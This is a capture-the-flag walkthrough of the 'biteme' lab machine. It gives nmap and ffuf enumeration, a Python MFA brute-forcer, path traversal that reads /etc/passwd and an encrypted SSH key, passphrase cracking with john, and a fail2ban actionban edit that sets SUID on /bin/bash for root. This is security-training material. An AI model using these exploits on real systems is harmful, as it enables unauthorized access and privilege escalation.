biteme

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.213.69

Lets try pinging it

```
ping 10.10.213.69 -c 5

PING 10.10.213.69 (10.10.213.69) 56(84) bytes of data.
64 bytes from 10.10.213.69: icmp_seq=1 ttl=60 time=158 ms
64 bytes from 10.10.213.69: icmp_seq=2 ttl=60 time=261 ms
64 bytes from 10.10.213.69: icmp_seq=3 ttl=60 time=170 ms
64 bytes from 10.10.213.69: icmp_seq=4 ttl=60 time=171 ms
64 bytes from 10.10.213.69: icmp_seq=5 ttl=60 time=164 ms

--- 10.10.213.69 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4003ms
rtt min/avg/max/mdev = 158.382/184.907/261.448/38.528 ms
```

Alright now lets do some port scanning

Port Scanning :

All Port Scan :

```
nmap -p- -n -Pn --min-rate=10000 -T5 10.10.213.69 -o allPortScan.txt
```

```
nmap -p- -n -Pn --min-rate=10000 -T5 10.10.213.69 -o allPortScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-04 20:29 IST
Warning: 10.10.213.69 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.213.69
Host is up (0.15s latency).
Not shown: 65326 closed tcp ports (conn-refused), 207 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 13.57 seconds
```

Open ports

PORT STATE SERVICE
22/tcp open ssh
80/tcp open http

Lets do an aggressive scan on these

Aggressive Scan :

```
nmap -sC -sV -A -T5 -Pn -n -p 22,80 10.10.213.69 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -Pn -n -p 22,80 10.10.213.69 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-04 20:33 IST
Nmap scan report for 10.10.213.69
Host is up (0.17s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 89:ec:67:1a:85:87:c6:f6:64:ad:a7:d1:9e:3a:11:94 (RSA)
|   256 7f:6b:3c:f8:21:50:d9:8b:52:04:34:a5:4d:03:3a:26 (ECDSA)
|_  256 c4:5b:e5:26:94:06:ee:76:21:75:27:bc:cd:ba:af:cc (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.67 seconds
```

Aggressive scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 2048 89:ec:67:1a:85:87:c6:f6:64:ad:a7:d1:9e:3a:11:94 (RSA)
| 256 7f:6b:3c:f8:21:50:d9:8b:52:04:34:a5:4d:03:3a:26 (ECDSA)
|_ 256 c4:5b:e5:26:94:06:ee:76:21:75:27:bc:cd:ba:af:cc (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Alright lets do some directory fuzzing next

Directory Fuzzing :

```
ffuf -u http://10.10.213.69/FUZZ -w /usr/share/wordlists/dirb/common.txt -t
200
```

```
ffuf -u http://10.10.213.69/FUZZ -w /usr/share/wordlists/dirb/common.txt -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
------------------------------------------------

 :: Method           : GET
 :: URL              : http://10.10.213.69/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
------------------------------------------------

.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 150ms]
.hta                    [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 152ms]
.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 152ms]
                        [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 151ms]
console                 [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 149ms]
index.html              [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 155ms]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 155ms]
:: Progress: [4614/4614] :: Job [1/1] :: 159 req/sec :: Duration: [0:00:10] :: Errors: 0 ::
```


Directories

console [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 149ms]
index.html [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 155ms]

Alright lets get to this web application now

Web Application

Default page



Nothing interesting here lets try the /console page

So a login form huh, I tried the default sets like `admin:admin` and `admin:password` nothing worked so lets look at the source code of this

```
'document|getElementById|clicked|value|yes|console|log|fred|I|turned|on|php|file|syntax|highlighting|for|you|to|review|jason'.split('|'),0,{})
```

Gaining Access :

So this is talking about highlighting in php so u can search this up it say like there is phps that we can see in form of code lets run ffuf again with extenstion .phps this time

```
ffuf -u http://10.10.213.69/console/FUZZ -w /usr/share/wordlists/dirb/common.txt -t 200 -e .phps

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.213.69/console/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Extensions       : .phps
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htpasswd.phps          [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 149ms]
.phps                   [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 150ms]
.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 151ms]
.hta                    [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 149ms]
.htaccess.phps          [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 162ms]
.hta.phps               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 152ms]
                        [Status: 200, Size: 3961, Words: 306, Lines: 40, Duration: 148ms]
config.phps             [Status: 200, Size: 354, Words: 17, Lines: 4, Duration: 154ms]
css                     [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 154ms]
functions.phps          [Status: 200, Size: 2010, Words: 93, Lines: 4, Duration: 155ms]
index.phps              [Status: 200, Size: 9325, Words: 297, Lines: 3, Duration: 156ms]
index.php               [Status: 200, Size: 3961, Words: 306, Lines: 40, Duration: 156ms]
robots.txt              [Status: 200, Size: 25, Words: 3, Lines: 2, Duration: 155ms]
securimage              [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 149ms]
.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 147ms]
:: Progress: [9228/9228] :: Job [1/1] :: 101 req/sec :: Duration: [0:00:19] :: Errors: 0 ::
```

So we can jsut see the code if we add a s in next to .php to make it .phps in any of the page here lets try it on this index.phps

Not Secure http://10.10.213.69/console/index.phps

```php
<?php
session_start();

include('functions.php');
include('securimage/securimage.php');

$showError = false;
$showCaptchaError = false;

if (isset($_POST['user']) && isset($_POST['pwd']) && isset($_POST['captcha_code']) &&
    $image = new Securimage();

    if (!$image->check($_POST['captcha_code'])) {
        $showCaptchaError = true;
    } else {
        if (is_valid_user($_POST['user']) && is_valid_pwd($_POST['pwd'])) {
            setcookie('user', $_POST['user'], 0, '/');
            setcookie('pwd', $_POST['pwd'], 0, '/');
            header('Location: mfa.php');
            exit();
        } else {
            $showError = true;
        }
    }
}
?>
```

So here we have two more php files uptop,
Lets see these with .phps as well

Not Secure http://10.10.213.69/console/functions.phps

```php
<?php
include('config.php');

function is_valid_user($user) {
    $user = bin2hex($user);

    return $user === LOGIN_USER;
}

// @fred let's talk about ways to make this more secure but still flexible
function is_valid_pwd($pwd) {
    $hash = md5($pwd);

    return substr($hash, -3) === '001';
}
```

Two things i found interesting here on is this config.php file and second that the password hash last three terms is '001'

Lets see this config.php first with config.phps

Not Secure http://10.10.213.69/console/config.phps

```
<?php

define('LOGIN_USER', '6a61736f6e5f746573745f6163636f756e74');
```

Using Magic tool in CyberChef found this is hex lets decode this in using xxd

```
echo 6a61736f6e5f746573745f6163636f756e74 | xxd -r -ps
jason_test_account%
```

Got the username
For password lets write a script to brute force it

```
import hashlib
import string
import itertools

counter = 1
lowercase = list(string.ascii_lowercase)

combo = itertools.product(lowercase, repeat=4)
combinations = [''.join(combos) for combos in combo]

for i in combinations :
    m = hashlib.md5(i.encode('utf-8')).hexdigest()
    if '001' in m:
        print(f'{i} : {m}')
```

Lets now run it to get the password


```
zvof : 04c001201b50a23a45ffbd851497f7a0
zvok : e3f2c23876ebacfc8001b8c8b6b8bee9
zvsq : 7e9e45355ec0012803a90b227cc87b89
zwby : 5aa87aaa19a6d9b9f26001e196c27104
zwfx : a4319f992d894f957bf82ce39001f44a
zxsi : 00185c757d816204d17312828d5c9d94
zxtn : 0160f3a845634cf8285cc9fa00156a42
zypo : 82d6ae9ad69c33825b75edd001711d8e
zyqj : b56d5f001c6e575598c54e574bf20563
zyvb : 037bc2ace101e0018d62a771202f6521
zywt : 2f697575fadc23dfa000184ae06ae646
zyzy : d47f3c0b34a86bf7330016830a497438
zzcy : 75f734b09c001ea7309da61773b0e5ee
zzio : c0aff5d998ac23aa53b8bdc39518001a
zzle : d0eb12fcf50762d0d16ced86986be001
```

Got the password

Website creds

Username : jason_test_account
Password : zzle

Now lets login



Now it needs a MFA code

```
'console|log|fred|we|need|to|put|some|brute|force|protection|on|here|remind|me|in|the|morning|jason'.
```

lets brute force this,

First we need a list of numbers from 0000 to 9999 u can make one using this

```
for i in {0001..9999}; do echo $i; done > numbers
```

this is the script im using

```
#!/usr/bin/python3

import requests
```


```
url = "http://10.10.213.69/console/mfa.php"

number_list = open("numbers", "r").readlines()

cookie = {
"PHPSESSID": "79btibu2jj2skg2pufr9vkpibv",
"user": "jason_test_account",
"pwd": "zzle"
}

headers = {
"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0",
"Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8",
"Accept-Language": "en-US,en;q=0.5",
"Accept-Encoding": "gzip, deflate, br",
"Content-Type": "application/x-www-form-urlencoded",
"Content-Length": "9"
}

for i in number_list:
        MFA = i.strip()

        data = {
        "code" : MFA
                }

        r = requests.post(url, data=data, headers=headers, cookies=cookie)
        response = r.text

        if not "Incorrect code" in response:
                print(f"Found the code!: {MFA}")
                break
        else:
                pass
```

Change the IP address and the cookie for your own

Running this might take a bit it got me '2246' in this

```
./mfa.py
Found the code!: 2246
```

Putting this in



In the file viewer lets try to see /etc/passwd by using

`../../../../../../etc/passwd`

File viewer

Enter file path

Submit

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbi
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/net
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/
```

Two users here jason and fred lets to grab one of thier ssh key if they have one

`../../../../../../home/jason/.ssh/id_rsa`

File viewer

Enter file path

Submit


```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,983BDF3BE962B7E88A5193CD1551E9B9

nspZgFs2AHTCqQUdGbA0reuNel2jMB/3yaTZvAnqYt82m6Kb2ViAqlFtrvxJUTkx
vbc2h5vIV7N54sHQvFzmNcPTmOpy7cp4Wnd5ttgGpykiBTni6xeE0g2miyEUu+Qj
JaLEJzzdiehg0R3LDqZqeuVvy9Cc1WItPuKRLHJtoiKHsFvm9arbW4F/Jxa7aVgH
l5rfo6pEI0liruklDfFrDjz96OaRtdkOpM3Q3GxYV2Xm4h/Eg0CamC7xJC8RHr/w
EONcJm5rHB6nDVV5zew+dCpYa83dMViq7LOGEZ9QdsVqHS59RYEffMc45jkKv3Kn
ky+y75CgYCWjtLbhUc4Ml21kYz/pDdObncIRH3m6aF3w/b0F/RlyAYQYUYGfR3/5
Y9a2/hVbBLX7oM+KQqWHD5c05mLNfAYWTUxtbANVy797CSzYssMcCrld7OnDtFx7
qPonOIRjgtfCodJuCou0o3jRpzwCwTyfOvnd29SF70rN8klzjpxvqNEEbSfnh04m
ss1fTMX1eypmCsHecmpjloTxdPdj1aDorwLkJZtn7h+o3mkWG0H8vnCZArtxeiiX
t/89evJXhVKHSgf83xPvCUvnd2KSjTakBNmsSKoBL2b3AN3S/wwapEzdcuKG5y3u
wBvVfNpAD3PmqTpvFLClidnR1mWE4r4G1dHwxjYurEnu9XKO4d+Z1VAPLI2gTmtd
NblKTwZQCWp20rRErOyT9MxjT1gTkVmpiJ0ObzQHOGKJIVaMS8oEng2gYs48nugS
```


Got the ssh key lets save it a file then try to ssh as jason

```
vim id_rsa

~/Documents/Notes/Hands-on-Hacking/TryHackMe/b
chmod 600 id_rsa

~/Documents/Notes/Hands-on-Hacking/TryHackMe/b
ssh -i id_rsa jason@10.10.213.69
Enter passphrase for key 'id_rsa':
```

it needs a passphrase lets convert this in john format with ssh2john then run john on this

```
ssh2john id_rsa > hash.txt
```

now lets crack this using rockyou

```
john hash.txt -w=/usr/share/wordlists/rockyou.txt

Warning: detected hash type "SSH", but the string is also recognized as "ssh-opencl"
Use the "--format=ssh-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 16 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
1a2b3c4d         (id_rsa)
1g 0:00:00:02 DONE (2024-09-04 21:12) 0.4807g/s 6895Kp/s 6895Kc/s 6895KC/s  0 0 0..*7¡Vamos!
Session completed
```

Got the passphrase now lets ssh now

```
ssh -i id_rsa jason@10.10.213.69

Enter passphrase for key 'id_rsa':
bash-4.4$ id
uid=1000(jason) gid=1000(jason) groups=1000(jason),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev)
bash-4.4$
```

it should be a normal shell for you i have exploited this once so thats why this is like this

Here is user.txt

```
bash-4.4$ cd /home/jason
bash-4.4$ ls -al
total 40
drwxr-xr-x 6 jason jason 4096 Nov 21  2021 .
drwxr-xr-x 4 root  root  4096 Sep 24  2021 ..
lrwxrwxrwx 1 jason jason    9 Sep 23  2021 .bash_history -> /dev/null
-rw-r--r-- 1 jason jason  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 jason jason 3771 Apr  4  2018 .bashrc
drwx------ 2 jason jason 4096 Nov 13  2021 .cache
drwxr-x--- 2 jason jason 4096 Nov 21  2021 .config
drwx------ 3 jason jason 4096 Sep 23  2021 .gnupg
-rw-r--r-- 1 jason jason  807 Apr  4  2018 .profile
drwxr-xr-x 2 jason jason 4096 Sep 24  2021 .ssh
-rw-r--r-- 1 jason jason    0 Sep 23  2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jason jason   38 Sep 23  2021 user.txt
bash-4.4$
```

Lateral PrivEsc

Well this is pretty easy as we can just change our user to fred here

```
bash-4.4$ sudo -l
Matching Defaults entries for jason on biteme:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jason may run the following commands on biteme:
    (ALL : ALL) ALL
    (fred) NOPASSWD: ALL
bash-4.4$
```

Convert your user to fred like this

```
bash-4.4$ sudo -u fred bash
bash-4.4$ whoami
fred
bash-4.4$
```

Vertical PrivEsc

So checking the sudo permissions here

```
bash-4.4$ sudo -l
Matching Defaults entries for fred on biteme:
    env_reset, mail_badpass, secure_path=/usr/local/sbi

User fred may run the following commands on biteme:
    (root) NOPASSWD: /bin/systemctl restart fail2ban
bash-4.4$
```

So the way to exploit is by editing the file iptables-multiport.conf which is a part of fail2ban which is a IPS system btw

```
bash-4.4$ ls -al /etc/fail2ban/action.d/iptables-multiport.conf
-rw-r--r-- 1 fred root 1360 Sep  4 14:13 /etc/fail2ban/action.d/iptables-multiport.conf
bash-4.4$
```

So lets edit to make add the suid binary to /bin/bash
add em here

```
# Option:  actionban
# Notes.:  command executed when banning an IP. Take care that the
#          command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
actionban = chmod +s /bin/bash

# Option:  actionunban
# Notes.:  command executed when unbanning an IP. Take care that the
#          command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
actionunban = chmod +s /bin/bash

[Init]
```

So now run `sudo /bin/systemctl restart fail2ban`

```
bash-4.4$ sudo /bin/systemctl restart fail2ban
bash-4.4$
```

Now we are gonna do a failed attempt to trigger this actionban/actionunban

```
ssh fred@10.10.213.69

fred@10.10.213.69's password:
Permission denied, please try again.
fred@10.10.213.69's password:
Permission denied, please try again.
fred@10.10.213.69's password:
fred@10.10.213.69: Permission denied (publickey,password).
```

Now the /bin/bash has SUID binary

```
bash-4.4$ ls -al /bin/bash
-rwsr-sr-x 1 root root 1113504 Jun  6  2019 /bin/bash
bash-4.4$
```

Lets get root now

```
bash-4.4$ /bin/bash -ip
bash-4.4# id
uid=1001(fred) gid=1001(fred) euid=0(root) egid=0(root) groups=0(root),1001(fred)
bash-4.4#
```

Here is your root.txt

```
uid=1001(fred) gid=1001(fred) euid=0(root) egid=0(root) gro
bash-4.4# ls -al /root
total 36
drwx------  5 root root 4096 Mar  4  2022 .
drwxr-xr-x 24 root root 4096 Mar  4  2022 ..
-rw-------  1 root root  115 Mar  4  2022 .bash_history
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  3 root root 4096 Sep 24  2021 .gnupg
drwxr-xr-x  3 root root 4096 Sep 23  2021 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   38 Sep 23  2021 root.txt
drwx------  2 root root 4096 Sep 23  2021 .ssh
bash-4.4#
```

Thanks for Reading :)